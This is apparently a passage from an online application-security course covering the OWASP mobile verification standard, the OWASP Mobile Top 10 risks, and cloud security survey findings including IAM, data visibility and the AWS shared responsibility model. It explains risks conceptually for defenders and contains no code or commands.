Let's take a look at a few of the requirements.

V1: Architecture, Design, and Threat Modeling

V1 is for Architecture, Design, and Threat Modeling Requirements. Just like with the ASVS, we start our requirements by creating processes to integrate security throughout our software development lifecycle. This will help prevent only considering security at the very end of development, which – as we know by now – is not a security best practice.

Some of the references should already look familiar, such as the OWASP Threat Modeling, which we would use to figure out which of these requirements are high, medium, and low priority for our application and for our organization.

V2: Data Storage and Privacy Requirements

V2, or the second requirement category, is for Data Storage and Privacy Requirements.

Data used by mobile applications has unique security considerations.

For example, how do we keep data protected if a mobile device is stolen? How do we make sure that data stored in the phone's keychain is properly encrypted?

Don't assume that the keychain is encrypting for you, and be mindful of data, such as keychain entries, that persist even after an application is uninstalled.

Understanding how data is stored on devices, but also how data is transferred to and stored in the cloud, is critical to making sure that data is secure. These requirements help us with this.

It also depends on whether you are developing for Android or iOS, and OWASP provides references for both platforms in their OWASP Mobile Security Testing Guide which we will review in a later chapter.

Other references that you may have already noticed from the prior page include links to an OWASP mobile top 10 list. This is a list similar to the Web Top 10 List, which we will review in the next chapter.

Remaining Requirements

The other requirements cover:

- Cryptography Requirements
- Authentication and Session Management Requirements
- Network Communication Requirements
- Platform Interaction Requirements
- Code Quality and Build Setting Requirements
- Resilience Requirements

Please take a look at these after completing this chapter, and as always, if you have any further questions, reach out in the forums!


Once you're ready, I'll see you in the next chapter!

Common Vulnerabilities and Attacks

Just like for web applications, OWASP has created a top 10 list of security risks for mobile applications.

This is an incredibly helpful starting point for building a baseline understanding of mobile application security. And as we saw in the MASVS, many of the requirement categories link to these pages since they aim to protect our mobile apps from these risks.

Another helpful starting point is a 2018, NowSecure research that tested apps in the App store and Google Play store, and compiled the number of applications that their tests found to be violating at least 1 of the OWASP top 10 risks, and then breaking it down by which of the risks were most often violated. They found that 85% of apps violated at least one of these top 10 risks.



Of those apps, 50% had insecure data storage and almost the same number of apps used insecure communication. As you'll see, those two risks are not necessarily the most difficult to protect against in mobile applications. The first step is knowing about them, and then the second step is to review and test for them.

So let's take a look at a few of these risks, starting with the first, and then moving on to the top 2 from NowSecure's research.

M1: Improper Platform Usage

Each platform, whether it is Android or iOS, has a certain way of doing things. Failure to follow best practices can lead to vulnerabilities – whether in the mobile application itself or with the web services powering the mobile app.

For example, if we do not properly implement TouchID security for iOS applications, it's possible that malicious users could bypass this security mechanism to access an application – such as a banking app. This isn't just theory, there are examples of people bypassing TouchID because it wasn't implemented correctly.

This page helps us understand different, important, factors as they relate to Improper Platform Usage. This should look familiar to the risk and threat modeling ratings we saw in a prior chapter:

We have information on Threat Agents, which are going to be application-specific.

We have information on Attack Vectors, with a typical ranking of how difficult or easy it is to exploit these attack vectors related to this risk.

Which, in this case, OWASP rates as EASY, with an explanation of what they are. A lot of the issues associated with the Improper Platform Usage are tied to web services, and since we went over the OWASP Top Ten Web Application Security Risks in the prior section, please refer to those chapters if you don't remember what they are.

When it comes to the Security Weakness, OWASP provides a prevalence and detectability rating. Prevalence labels this risk as being a common vulnerability in mobile applications, with an average difficulty of detecting it in your code.

The Technical Impact is listed as SEVERE here, but it does depend on which vulnerability is exploited.

Business Impacts, as we know, is highly dependent on the application and the business.

Next, OWASP lists a few ways of figuring out whether our application is vulnerable to this risk. In this case, they list several 3 ways:

1. Violation of published guidelines – each platform has a different way of doing things and developers can sometimes cut corners to make it easier, faster, or for whatever other reason. Doing this can result in vulnerabilities.
2. Violation of convention or common practice – many tutorials or documentation can leave out important details or can be misinterpreted by the developer. The end-result is improper implementation that opens up the application to vulnerabilities.
3. Unintended Misuse – in some cases, you may be following best practices and all of your intentions were good, but maybe you missed something or introduced a bug.

Following this section, they list ways of preventing improper platform usage – which in this case refers to the OWASP Web Top Ten list like we talked about.

Then, they provide a helpful list of example attack scenarios so that we can see what kinds of attacks could take advantage of this risk.

Finally, there is a list of references that we can look into in order to continue researching relevant information.

This is structured a bit differently than the web application risks, but it still follows a similar format which makes it easy for us to understand.

Now, let's take a look at the 2nd risk, which is the highest found violation in the NowSecure report we saw earlier.

M2: Insecure Data Storage

In 2014, Tinder – a very popular dating application – was sending users' exact locations in order to figure out which users were near your location. Except the location data was not encrypted properly, and so people figured out how to find this data on their smartphones and see exactly where other users lived.

Insecurely storing data can result in:

- Identity theft
- Privacy violation
- Fraud
- Reputation damage
- and other losses or damages

...and this risk is not just relevant if someone's phone gets stolen. It can also get exploited by malware.

Just because you store something in the keychain, SQL databases, cookies, SD cards, on the cloud, or anywhere else; you can't assume that it is being encrypted. You have to assume the opposite and plan accordingly.

In the case of this risk, the exploitability of attack vectors is easy because if an attacker gets physical access to the mobile device, they can simply hook up the device to a computer and, with freely available software, they can see all third party application directories

They don't even have to have physical access to your mobile device, though. They could create malware or modify the application to send them this information.

The security weakness prevalence is COMMON and the detectability is AVERAGE. We can check that important data is being encrypted using similar tools that would be used to exploit this vulnerability. We can also check which encryption libraries are being used to ensure they are strong enough and don't have any known issues. These are a couple of ways that we can detect problem with storing data.

The technical impact can be severe, and the business impacts depend as usual, but they could certainly also be severe.

Determining whether your application is vulnerable, and preventing this risk, requires that you check how and where your important data is being stored. Again, don't make assumptions – verify.

We can see example attack scenarios, including an application called iGoat which is maintained by OWASP and provides a learning tool for iOS application pentesting and it illustrates this risk.

iGoat: https://github.com/OWASP/igoat

AndroGoat is a similar type of application, but for Android:
https://github.com/satishpatnayak/AndroGoat

Feel free to look into these!

Finally, let's look at Insecure Communication since it was one of the most common in the report we saw earlier.

M3: Insecure Communication

Insecure communication has to do with how data is transferred and that attackers can intercept the data while it's traveling.

This can happen if:

- You are sharing a local network, such as a compromised or open Wi-Fi that's being monitored (think coffee shops and hotels, and so on)
- Carriers or network devices like routers, cell towers, etc...are compromised
- You have malware on your mobile device

So making sure that communication is encrypted when it travels is critical, especially if it is sensitive data. The problem is, you could implement secure protocols, but that doesn't ensure that the application is using it correctly. Perhaps the encryption setup was poorly done, and so attackers can do what's called MITM attacks. Be sure to look that up if you're not familiar with what a MITM attack is. Or perhaps the encryption is properly configured but the application uses a call that does not go through that encryption.

This is also not just for WiFi connections. It's import for Bluetooth, NFC, 3G, audio, and any other type of communication technology that a mobile phone might use.

Additional Risks

Go ahead and review this page just like we have been doing for the other two risks, and then be sure to review the other 7 risks in this list:

- M4: Insecure Authentication
- M5: Insufficient Cryptography
- M6: Insecure Authorization
- M7: Client Code Quality
- M8: Code Tampering
- M9: Reverse Engineering
- M10: Extraneous Functionality

Especially look at the 10th, Extraneous Functionality, which was the 3rd highest violation in the report we saw earlier.

Closing Remarks


As you go through these, think through how they apply to your current or future applications. You can even think back to older apps you've worked on and think through whether they might have some of these vulnerabilities because you weren't aware at the time.

Once you are familiar with the other risks, go ahead and mark this chapter as complete, and I'll see you in the next one!


The State of Cloud Security

A lot of what we've learned to this point also applies to cloud security, but there are other implications to consider. As you build applications or APIs and deploy them to the cloud, you need to consider the security implications of doing that. It's not as simple as throwing your app over the fence and telling the cloud providers to handle security.

According to research by ISC2, 28% of surveyed organizations confirmed that they experienced a cloud security incident in the past 12 months (this is a 2019 report), with 27% of the incidents being exposed data, 20% being malware infection, 19% being account compromises, and 17% being a vulnerability exploit.



Organizations that experiences a cloud security incident in past 12 months



Most experiences security incidents in past 12 months

Respondents see the following 3 as their biggest security threats in the cloud:

- Unauthorized Access
- Insecure interfaces & APIs
- Misconfiguration of the cloud platform

The survey then asked what the main barriers to adoption of cloud-based security were, and the biggest barrier was:

- Staff expertise and training,
- followed by budget challenges,
- and data privacy concerns.

Having spent the last few years training small and large organizations on how to better use the major cloud platforms, I can attest to the fact that there is a dire need for staff with cloud expertise, and even more of a dire need for staff with cloud PLUS security expertise.


In a similar but different question, the survey asked what were the main barriers to cloud adoption.

The top 2 responses were:

1. Fear of data security loss and leakage
2. General security risk

Combine the fear of those important risks with a lack in staff expertise, and the following results are not surprising:


61% of organizations agreed that their employees would benefit from security training and certifications for their jobs



61% agree their employees would benefit from security training & certs

...and when asked which topic areas they would find most valuable for ongoing training and education:

1. 49% responded with cloud-enabled cybersecurity
2. 41% with application security
3. 34% with incident response
4. 33% with DevOps
5. 32% with regulatory compliance
6. 31% with mobile security
7. 27% with Internet of Things



A separate report by Hitachi Systems found that the following security issues caused major breaches and security incidents in cloud environments in 2019:

- Misconfiguration
- IAM in the cloud
- Poor data visilibity
- DDoS attacks
- Shared Data Responsibility Confusion

1. Misconfiguration

When I've had debates about cloud security in the recent past, an argument I've heard repeatedly is that the cloud is insecure and that the proof is in recent breaches.

Except, when they've pointed out specific high-profile and recent breaches, those breaches were not caused by the cloud platform. Instead, they were oftentimes caused by misconfiguration on the organization's part.

Misconfiguration can happen all over the place…it could be misconfigured firewalls, networks, servers, data storage, and the list goes on.

But, when you think about it, even if you're not in the cloud, you can just as well misconfigure all of those things on-prem.

And while I'll touch on it in just a moment, one of the main differences is that when you're in the cloud, it can be easy to assume that certain things are not your responsibility, but instead the responsibility of the cloud provider, and this has caused a lot of these issues.

Now, to clarify my earlier statement, I'm not saying that cloud platforms never get hacked, I'm saying that to show that there's a clear disconnect between what organizations think they are accountable for, versus what they think cloud platforms are accountable for. That grey area is ripe for hacks.

2. Identity and Access Management (IAM) in the Cloud

Identity and Access Management addresses providing the right individuals or systems with access to the right resources, at the right time, and for the right reasons.

Let's take a look at a basic example: you have an employee who needs access to view a document stored in the cloud for a period of 2 months.

The easy solution is to go into your IAM dashboard, create the user for that person, and then give them permissions to the document. But, does that person need write access to the document? Do they need download access? How will we turn off their access after the 2 months? Should they be able to access that document outside of corporate networks? Should we require MFA?

These are just some of the questions we could – and should – ask, but that oftentimes feel like a waste of time when we could just grant all access and be done with it.

But what if that document contains sensitive data that could lead to loss of intellectual property? And that employee has their account compromised, which then leads to access to the document, and since we didn't restrict it properly, they were able to download the document and sell it to the highest bidder.

There are far more complex scenarios than this. Let's take a look at another one to put it into perspective:

Let's say you have a system administrator who has access to a webserver in order to do their job. That webserver has access to highly sensitive documents that should not be accessible to the system administrator, but since the sysadmin has access to the webserver, they're not only able to download the document to that server, but then download it to their personal computers — which they then email to their personal email address.

There are a number of issues outlined by that scenario since defense mechanisms should prevent the sysadmin from escalating their privileges, and also prevent unauthorized downloads to the webserver, and unauthorized downloads to their personal computer. Of course, the email should also have been blocked from going out.




Illustration of an IAM problem

But, in any case, these examples serve to illustrate the harm that can be done when IAM is not configured properly, and when the correct defense mechanisms are not in place.

3. Poor Data Visibility

Poor Data Visibility can mean a number of things, but one of the fears with public clouds is that you don't always have visibility into what's going on with your data.

Let’s say, for example, that you have an application sending data to a serverless function. It does that by making an API call. Then, the serverless function processes your data, to then send it to a database and to permanent cloud store.




Illustration of poor data visibility in the cloud


While you have control over your data in the application, in the serverless function, and in the database or permanent cloud store, where is it going in between those steps? How is it being handled? You might have control over the APIs and those key points, but the public cloud handles the rest — your data is going over their networks, through their devices, on their storage drives, etc...and more often than not, you don’t have a whole lot of visibility which means you can’t ensure that the data is still secure. You have to put a lot of trust into the cloud provider.

4. DDoS Attacks

The 4th incident mentioned by Hitachi Systems in the report is DDoS attacks. We’ve already covered these in a prior chapter, so we won’t go over it again here.

5. Shared Data Responsibility Confusion


A joint Oracle and KPMG Cloud Threat Report of 2019 showed that 82% of organizations using public clouds have experienced a security event because of confusion over who is responsible for data security.



82% have experienced a security event due to confusion over data security responsibility

Beyond data security, there's just a general confusion around the responsibility of the cloud provider versus the responsibility of the organization using the cloud.

This confusion, as we saw earlier, can result in poor security measures.


AWS Shared Responsibility Model
CUSTOMER
RESPONSIBILITY FOR SECURITY 'IN' THE CLOUD
CUSTOMER DATA
PLATFORM, APPLICATIONS, IDENTITY & ACCESS MANAGEMENT
OPERATING SYSTEM, NETWORK & FIREWALL CONFIGURATION
CLIENT-SIDE DATA ENCRYPTION & DATA INTEGRITY AUTHENTICATION
SERVER-SIDE ENCRYPTION (FILE SYSTEM AND/OR DATA)
NETWORKING TRAFFIC PROTECTION (ENCRYPTION, INTEGRITY, IDENTITY)
AWS
RESPONSIBILITY FOR SECURITY 'OF' THE CLOUD
SOFTWARE
COMPUTE
STORAGE
DATABASE
NETWORKING
HARDWARE/AWS GLOBAL INFRASTRUCTURE
REGIONS
AVAILABILITY ZONES
EDGE LOCATIONS
CYBR

AWS Shared Responsibility Model

